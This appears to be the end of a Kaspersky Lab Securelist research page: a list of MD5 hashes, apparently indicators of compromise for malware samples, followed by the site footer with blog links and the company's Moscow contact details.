45691956a1ba4a8ecc912aeb9f1f0612
4afafa81731f8f02ba1b58073b47abdf
4e107d20832fff89a41f04c4dff1739b
4f16b33c074f1c31d26d193ec74aaa56
50f70e18fe0dedabefe9bf7679b6d56c
5443b81fbb439972de9e45d801ce907a
55040dd42ccf19b5af7802cba91dbd7f
551d41e2a4dd1497b3b27a91922d29cc
56bfe560518896b0535e0e4da44266d6
5aeecb78181f95829b6eeeefb2ce4975
5da203fa799d79ed5dde485c1ed6ba76
608bdeb4ce66c96b7a9289f8cf57ce02
6163103103cdacdc2770bd8e9081cfb4
629f0657e70901e3134dcae2e2027396
643c0b9904b32004465b95321bb525eb
6e564dadc344cd2d55374dbb00646d1b
735ff7defe0aaa24e13b6795b8e85539
751d2771af1694c0d5db9d894bd134ca
763b335abecbd3d9a6d923a13d6c2519
763e07083887ecb83a87c24542d70dc5
7b30231709f1ac69e4c9db584be692f0
7d0bbdda98f44a5b73200a2c157077df
7e3253abefa52aeae9b0451cfb273690
874058e8d8582bf85c115ce319c5b0af
88c0af9266679e655298ce19e231dff1
8ace0c156eb6f1548b96c593a15cbb25
933ab95dbf7eb0e9d9470a9272bfaff3
93e44ecfcffdbb1f7f3119251ddb7670
972092cbe7791d27fc9ff6e9acc12cc3
9865bb3b4e7112ec9269a98e029cf5cb
9ad8c68b478e9030859d8395d3fdb870
9f455f0efe8c5ff69adcc456dcf00da6
a1979aa159e0c54212122fd8acb24383
a4bfd2cfbb235d869d87f5485853edae
a8dc8985226b7b2c468bb82bad3e4d76
aa55dedff7f5dbe2cc4a47f2f8d44f94
ac5d3fc9da12255759a4a7e4eb3d63e7
acb01930466438d3ee981cb4fc57e196
acb4c5e2f92c84df15faa4846f17ff4e
b2e6d273a9b32739c9a26f267ab7d198
b328a01f5b82830cc250e0e429fca69f
b400bb2a2f9f0ce176368dc709359d3d
b6c08d0db4ca1d9e16f3e164745810ff
b79f7d41e30cf7d69a4d5d19dda8942e
bddbb91388dd2c01068cde88a5fb939e
c179ad6f118c97d3db5e04308d48f89e
c1b48ca3066214a8ec988757cc3022b3
c2472adbc1f251acf26b6deb8e7a174b
c687867e2c92448992c0fd00a2468752
c77331b822ca5b78c31b637984eda029
cb915d1bd7f21b29edc179092e967331
cc294f8727addc5d363bb23e10be4af2
d943ccb4a3c802d304ac29df259d14f2
db3e8d46587d86519f46f912700372e0
dbd7d010c4657b94f49ca85e4ff88790
e06a0257449fa8dc4ab8ccb6fbf2c50b
e613e5252a7172329ee25525758180a4

e742242f28842480e5c2b3357b7fd6ab
e938f73a10e3d2afbd77dd8ecb3a3854
eaee5bf17195a03d6bf7189965ee1bdb
ef8e417e5adb2366a3279d6680c3b979
f4eddae1c0b40bfedeb89e814a2267a5
f66992766d8f9204551b3c42336b4f6d
fad3a7ea0a0c6cb8e20e43667f560d7f
fbc310a9c431577f3489237d48763eea
ff7fd55796fa66c8245c0b90157c57c7
100d516821d99b09718b362d5a4b9a2f
6ae1bb06d10f253116925371c8e3e74b
72eff79f772b4c910259e3716f1acf49
85a26581f9aadeaa6415c01de60f932d
9ad6e0db5e2f6b59f14dd55ded057b69
a70fea1e6eaa77bdfa07848712efa259
be935b4b3c620558422093d643e2edfe
c70cce41ef0e4a206b5b48fa2d460ba4
41fb85acedc691bc6033fa2c4cf6a0bc
1684a5eafd51852c43b4bca48b58980f
08f83d98b18d3dff16c35a20e24ed49a

Securelist, the resource for Kaspersky Lab experts' technical research, analysis, and thoughts.

Follow us

Kaspersky Lab global Website

Eugene Kaspersky Blog

Kaspersky Lab B2C Blog

Kaspersky Lab B2B Blog

Kaspersky Lab security news service

Kaspersky Lab Academy

Kaspersky Lab HQ

39A/3 Leningradskoe Shosse
Moscow, 125212
Russian Federation

more contact details

Tel: +7-495-797-700
Fax: +7-495-797-8709

株式会社カスペルスキー
PR-1011a-201504